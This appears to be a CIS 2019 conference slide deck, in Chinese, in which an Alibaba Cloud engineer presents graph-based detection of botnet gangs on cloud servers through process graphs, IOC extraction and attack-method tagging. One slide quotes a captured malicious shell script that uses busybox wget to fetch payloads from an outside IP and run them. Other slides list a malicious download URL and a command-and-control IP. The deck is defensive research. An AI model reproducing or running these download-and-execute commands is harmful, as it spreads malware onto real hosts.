



CIS 2019

网络安全创新大会  
Cyber Security Innovation Summit



## 基于图数据的云上BOT团伙深度感知

郭伟博

阿里云智能高级安全工程师

CIS 2019

网络安全创新大会  
Cyber Security Innovation Summit

花名：@桑铎，任职于阿里云  
智能云平台安全团队

负责阿里云云盾的基础安全防御能力建设，为客户  
提供免费的基础安全防御。目标是防止阿里云上出  
现大规模的批量入侵，如勒索、蠕虫病毒等。

个人微信:LoerPe



## 安全产品团队推送预警：大量客户的主机上出现相同告警

关联异常

2019-11-05

2019-11-05 08:03:33

异常网络连接-主动连接恶意下载源 待处理

[备注](#) | [处理](#)

URL链接: <http://wml.1103bye.xyz:8080/s.txt>

与该URL有关的漏洞:

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET4.0C; .NET4.0E)

恶意文件md5:

事件说明: 云盾检测到您的服务器正在通过HTTP请求, 尝试连接一个可疑恶意下载源, 可能是黑客通过运行指令、恶意进程等方式从远程服务器下载恶意文件, 危害服务器安全。如果该操作不是您自己运行, 请及时排查入侵原因, 例如查看本机的计划任务、发起对外连接的父子进程。

解决方案: 请及时通过告警详情排查连接恶意下载源的异常指令和恶意进程, 排查该恶意URL下载的文件md5是否在服务器上, 并及时清理已运行的恶意进程。如果该URL是您自己主动连接的, 您可以在控制台点击标记为误报。



## 防御侧应急



网络安全创新大会  
Cyber Security Innovation Summit






## 客户侧应急




网络安全创新大会  
Cyber Security Innovation Summit





结果



Who?

How?

What?

对象  
感知



攻击  
感知



行为  
感知



BOT团  
伙感知




历史攻击方  
式

新攻击方式


主机行为

网络行为





解决思路



图模型



Bot识别

BOT团伙情报

运营

业务价值



## 进程图构建

恶意shell

```
2sh UNREGISTERED
1 /bin/busybox wget -O /tmp/pty1 http://159.89.156.190/.y/pty1;
  chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1; cp /bin/
  busybox /tmp/loop1; cat /tmp/pty1 > /tmp/loop1; /tmp/loop1 &
2 /bin/busybox wget -O /tmp/pty3 http://159.89.156.190/.y/pty3;
  chmod +x /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3; cp /bin/
  busybox /tmp/loop2; cat /tmp/pty3 > /tmp/loop2; /tmp/loop2 &
3 /bin/busybox wget -O /tmp/pty5 http://159.89.156.190/.y/pty5;
  chmod +x /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5; cp /bin/
  busybox /tmp/loop3; cat /tmp/pty5 > /tmp/loop3; /tmp/loop3 &
```

进程日志

id	time	file_path	cmd_line	pid	ppid	parent
1	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27288	1	sshd
2	2019-11-04 08:21:40.27276	/usr/sbin/sshd	sshd	27289	1	sshd
3	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27290	1	sshd
4	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27291	1	sshd
5	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27292	1	sshd
6	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27293	1	sshd
7	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27294	1	sshd
8	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27295	1	sshd
9	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27296	1	sshd
10	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27297	1	sshd
11	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27298	1	sshd
12	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27299	1	sshd
13	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27300	1	sshd
14	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27301	1	sshd
15	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27302	1	sshd
16	2019-11-04 08:21:40.27281	/usr/sbin/sshd	sshd	27303	1	sshd


进程图



进程IOC提取


IOC

图唯一性标签



# + + + >\_ 网络行为关联

从多种网络侧检测告警中，抽取关联实体，构成进程图中的行为属性。




文件路径  
/usr/bin/ujuyfa5




中控: 115.159.189.241

网络行为标签




# + + + >\_ 进程行为模式识别

构建四十余类的恶意进程行为模式，识别主机层攻击技术。






## 攻击方式识别-文本相似度



进程行为标签


CVE-2017-9841

攻击方式





## 攻击方式识别-进程链回溯




攻击方式标签



主机层对Agent的  
资源限制和短时进  
程导致数据采集率  
存在问题

数据缺失



数据规模庞大，  
存在大量重复信  
息


几十亿点和边






## + + + >\_ 解决方法


基于图唯一性标签，对图进行压缩合并，将缺失信息的图修复为一张完整的图，数据量降到百万以内




.....




完整信息图







依托于阿里云上部署的超大规模蜜网，实现了对云端BOT威胁的全面监控。





## 防御侧业务价值





基于阿里云对云端BOT团伙的全面感知能力，我们及时识别并预警了多起热门BOT利用最新漏洞传播的事件，基于长期的监测数据发布了针对挖矿僵尸网的趋势报告。

《威胁快报|Solr dataimport成挖矿团伙新型利用方式》

《威胁快报|Bulehero挖矿蠕虫升级，PhpStudy后门漏洞加入武器库》

《威胁预警|Solr velocity模板注入远程命令执行已加入watchdog武器库》

《生存还是毁灭？一文读懂挖矿木马的战略战术》

